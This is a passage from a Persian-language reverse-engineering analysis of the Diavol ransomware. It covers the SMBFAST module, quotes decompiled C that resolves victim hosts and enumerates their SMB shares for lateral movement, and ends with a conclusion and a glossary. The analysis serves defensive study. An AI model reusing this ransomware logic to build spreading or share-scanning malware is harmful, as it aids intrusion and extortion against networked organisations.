12    _WORD DNS_server_name[260]; // Buffer to receive DNS or
13        NetBIOS name of the remote server
14    MIB_IPNETTABLE *IpNetTable;
15    MIB_IFROW pIfRow;
16    __int64 unk[2];
17 };

```

SMBFAST ۲۵ شکل

```

SMBFAST_net_resource_name_list.length = 0i64;
SMBFAST_net_resource_name_list.drive_name = 0i64;
memset(remote_host_IP_list, 0, 1020);
memset(&diavol_SMB_struct, 0, sizeof(diavol_SMB_struct));
diavol_SMB_struct.memset = memset;
diavol_SMB_struct.GetProcAddress = GetProcAddress;
diavol_SMB_struct.remote_host_IP_list = remote_host_IP_list;
if ( TARGET_NETWORK_SHARE_LIST )           // -h
{
    diavol_SMB_struct.TARGET_NETWORK_SHARE_LIST = TARGET_NETWORK_SHARE_LIST;
    load_resource_function(a1, L"SMBFAST", 0);
    log_to_file(L"===== SMBFAST begin");
    shellcode_func_buffer(&diavol_SMB_struct, &SMBFAST_net_resource_name_list);
    log_to_file(L"===== SMBFAST end");
}

```

کمی عمیق تر بشیم در SMBFAST : شل کد فقط اسکن میکنه نام های هاست های قربانی که در target list وارد شده و پس از اسکن و شناسایی در فیلد curr_network_share_name وارد میکنه . باج افزار gethostbyname رو صدا میکنه برای دریافت hostnet و خروجی در remote host IP list گچیره میشه . (برای گچیره نشدن اطلاعات رو طبقه بندی و استراکچر رو گذاشتم اول هر بخش پس میتوانید همیشه یه سر بهش بزنید) بعد از اون حالا برنامه برای دریافت هر آیپی از هاست روند زیر رو طی میکنه :
 بافر DIAVOL_SMB_STRUCT->DNS server name پارامتری میگیره به اسم Net-ShareEnum که وظیفه دریافت اطلاعات در مورد هر ریسورسی که در سرور به اشتراک DIAVOL_SMB_LIST->SMB_net_share_list گذاشته شده است و بعد هم در قالب زیر و در بافر ذخیره میشه :

<Serve IP Address>//<Resource Name>//

```
for ( i = 0; i < 4; ++i )
{
    curr_char_remote_host_IP_addr = *((_BYTE *)remote_host_IP_addr + i);
    if ( curr_char_remote_host_IP_addr / 100 )
    {
        diavol_SMB_struct->DNS_server_name[v20++] = curr_char_remote_host_IP_addr / 100 + 48;
        remote_host_IP_addr[1] = curr_char_remote_host_IP_addr;
        curr_char_remote_host_IP_addr %= 100;
        diavol_SMB_struct->DNS_server_name[v20++] = curr_char_remote_host_IP_addr / 10 + 48;
        remote_host_IP_addr[2] = curr_char_remote_host_IP_addr;
        curr_char_remote_host_IP_addr %= 10;
    }
    else if ( curr_char_remote_host_IP_addr / 10 )// For each IP address, write it to DNS_server_name
    {
        diavol_SMB_struct->DNS_server_name[v20++] = curr_char_remote_host_IP_addr / 10 + 48;
        remote_host_IP_addr[3] = curr_char_remote_host_IP_addr;
        curr_char_remote_host_IP_addr %= 10;
    }
    diavol_SMB_struct->DNS_server_name[v20++] = curr_char_remote_host_IP_addr + 48;
    diavol_SMB_struct->DNS_server_name[v20++] = '.';
}
*((_WORD *)&diavol_SMB_struct->curr_network_share_name[15] + v20 + 3) = 0;
do
{
    NetShareEnum_result = NetShareEnum(
        diavol_SMB_struct->DNS_server_name,
        1i64,
        &net_share_info,
        0xFFFFFFFFF164,
        &entriesread,
```

۲۰ جمع بندی

به بخش جمع بندی و نتیجه گیری رسیدیم. باج افزار به نظرم فشنگ نوشته شده بود و با بقیه فرق داشت ولی برای مهندسی معکوس کردن و آنالیز برنامه چون الگوریتم منظمی داشت پس کار بسیار سختی نبود و زیاد در گیر اسمبلی نشدیم گرچه که اشتباه هست و باید بشیم. برنامه نویس میتوانست اسم شل کد هارو بیشتر مفهم سازی کنه. همه رو در یک فانکشن اصلی جا نده ولی ما که جا نویسنده نیستیم شاید فکری پشتش بوده. این اولین آنالیز من بود به صورت رسمی و مرسی که وقفتون رو گذاشتین و خوندین :) کامران اصلاحی

فهرست نمادها

ج	باج افزار	Ransomware
ج	رمزگذاری	Encryption
ج	کد اجرایی در حافظه	Shellcode
خ	بخش منابع یک فایل اجرایی	resource
ذ	بیت مپ	BitMap
ر	پشته	stack
ژ	سرور ارتباطی	C2
ع	گسترش دسترسی	Lateral Movement